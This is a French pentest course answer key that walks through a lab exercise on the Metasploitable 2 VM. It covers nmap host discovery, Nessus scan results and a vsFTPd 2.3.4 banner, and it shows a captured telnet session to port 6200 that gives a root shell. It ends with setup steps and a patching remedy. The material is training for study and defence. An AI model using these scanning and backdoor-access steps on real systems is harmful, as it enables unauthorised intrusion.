

Activité “Conduisez un test d'intrusion”

Ce corrigé comprend deux parties :


- un corrigé type qui comprend les livrables tels qu'ils devraient être réalisés
- un walkthrough qui explique le processus qui était à suivre pour parvenir à cela.


1. Corrigé-type de l'exercice

Vous trouverez ci dessous les impressions d'écran / screenshots tels qu'ils devraient être réalisés.

Étape 2 :

Commande : `nmap -sn 10.0.2.0 /24`





Etape 3 :

kali (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Firefox ESR Wed 13:24

Nessus Home / Folders / View Scan - Mozilla Firefox

Nessus Home / Folde... x +

https://kali:8834/#/scans/reports/5/hosts/5/vulnerabilities 80% Search

Nessus Scans Settings root

Vulnerabilities 109 Search Hosts 10.0.2.7

Filter Search Vulnerabilities 109 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	Debian OpenSSH/OpenSSL Package ...	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package ...	Gain a shell remotely	1
CRITICAL	NFS Exported Share Information Disclo...	RPC	1
CRITICAL	rsync Service Detection	Service detection	1
CRITICAL	Unix Operating System Unsupported V...	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
MEDIUM	Multiple Vendor DNS Query ID Field Pr...	DNS	1
MEDIUM	rlogin Service Detection	Service detection	1
MEDIUM	rsh Service Detection	Service detection	1
MEDIUM	Unsupported Web Server Detection	Web Servers	1
MEDIUM	Apache HTTP Server httpOnly Cookie L...	Web Servers	1
MEDIUM	Apache Tomcat Default Files	Web Servers	1

Host Details

IP: 10.0.2.7
 MAC: 08:00:27:55:2e:96
 OS: Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
 Start: Today at 12:34 PM
 End: Today at 12:42 PM
 Elapsed: 8 minutes
 KB: [Download](#)

Vulnerabilities

Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)

CTRL DROITE

Etape 4 :

vsFTPd 2.3.4

kali (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Firefox ESR Thu 14:51

Nessus Home / Folders / View Scan - Mozilla Firefox

Nessus Home / Folders

https://kali:8834/#/scans/reports/5/hosts/2/vulnerabilities 80% Search

Most Visited Nessus Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

A new version of Nessus is available and ready to install. [Learn more](#) or [apply it now](#).

Nessus Scans Settings root

Severity	Plugin Name	Category	Count	Action
LOW	SSL/TLS EXPORT_DHE ↔ 512-bit Ex...	Misc.	1	/
LOW	X Server Detection	Service detection	1	/
INFO	Nessus SYN scanner	Pot scanners	25	/
INFO	RPC Services Enumeration	Service detection	10	/
INFO	Service Detection	Service detection	9	/
INFO	DNS Server Detection	DNS	2	/
INFO	FTP Server Detection	Service detection	2	/
INFO	HTTP Server Type and Version	Web Servers	2	/
INFO	HyperText Transfer Protocol (HTTP) Inf...	Web Servers	2	/
INFO	Microsoft Windows SMB Service Detect...	Windows	2	/
INFO	AJP Connector Detection	Service detection	1	/
INFO	Apache Banner Linux Distribution Disc...	Web Servers	1	/
INFO	Apache HTTP Server Version	Web Servers	1	/
INFO	Apache Tomcat Detection	Web Servers	1	/

ftp ^ Highlight All Match Case Whole Words 1 of 2 matches Reached end of page, continued from top

CTRL DRÖTTE

kali (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Firefox ESR Thu 14:48

Nessus Home / Folders / View Scan - Mozilla Firefox

https://kali:8834/#/scans/reports/5/hosts/2/vulnerabilities/1009 80%

Most Visited Nessus Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

A new version of Nessus is available and ready to install. [Learn more](#) or [apply it now](#).

Nessus Scans Settings root

metasploitable2 / Plugin #10092

Configure Audit Trail Launch Export

Vulnerabilities 109

FTP Server Detection

INFO

Description
It is possible to obtain the banner of the remote FTP server by connecting to a remote port.

Output

The remote FTP banner is :
220 (vsFTPD 2.3.4)

Port	Hosts
21/ftp/ftp	10.0.2.9 if

The remote FTP banner is :
220 ProFTPD 1.3.1 Server (Debian) [::ffff:10.0.2.9]

Port	Hosts
2121/ftp/ftp	10.0.2.9 if


Plugin Details


Severity: Info
ID: 10092
Version: \$Revision: 1.54 \$
Type: remote
Family: Service detection
Published: October 12, 1999
Modified: February 12, 2018


Risk Information
Risk Factor: None

ftp ^ v Highlight All Match Case Whole Words 1 of 2 matches Reached end of page, continued from top

CTRL DRÖTTE







```
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Thu 15:53
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# su
root@kali:~# telnet 10.0.2.9 6200
Trying 10.0.2.9...
Connected to 10.0.2.9.
Escape character is '^]'.
id:
uid=0(root) gid=0(root)
: command not found
whoami
: command not found
whoami;
root
: command not found
ls:
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: command not found
```

Solution : Il faut mettre à jour la version de vsFTPD qui est beaucoup trop ancienne.


2. Consigne de correction

Etape 1 : Préparez votre environnement

- Télécharger la machine virtuelle metasploitable :
<https://sourceforge.net/projects/metasploitable/>

•

Faites-la démarrer avec un logiciel comme VirtualBox :
<https://www.virtualbox.org/wiki/Downloads>



Installez Nessus sur la machine kali :

Pour ce faire, il faut se rendre sur le site officiel de Nessus :

<https://www.tenable.com/downloads/nessus>

Téléchargez la version adaptée à votre distribution de Kali. Ensuite, pour l'installation nous allons taper la ligne de commande suivante dans un terminal :

- **`dpkg -i Nessus-*.deb`**

Puis, pour que Nessus démarre, nous allons saisir la commande suivante dans un terminal :

- **`/etc/init.d/nessusd start`**

Enfin, pour que le service Nessus démarre à chaque démarrage de Kali automatiquement, il faut écrire la commande ci-dessous dans un terminal :


- `update-rc.d nessusd enable`

Etape 2 : Reconnaissance

- Utiliser nmap pour scanner votre réseau local.

Commande : `nmap -sn [IP de votre réseau local]/[masque de votre réseau local]`

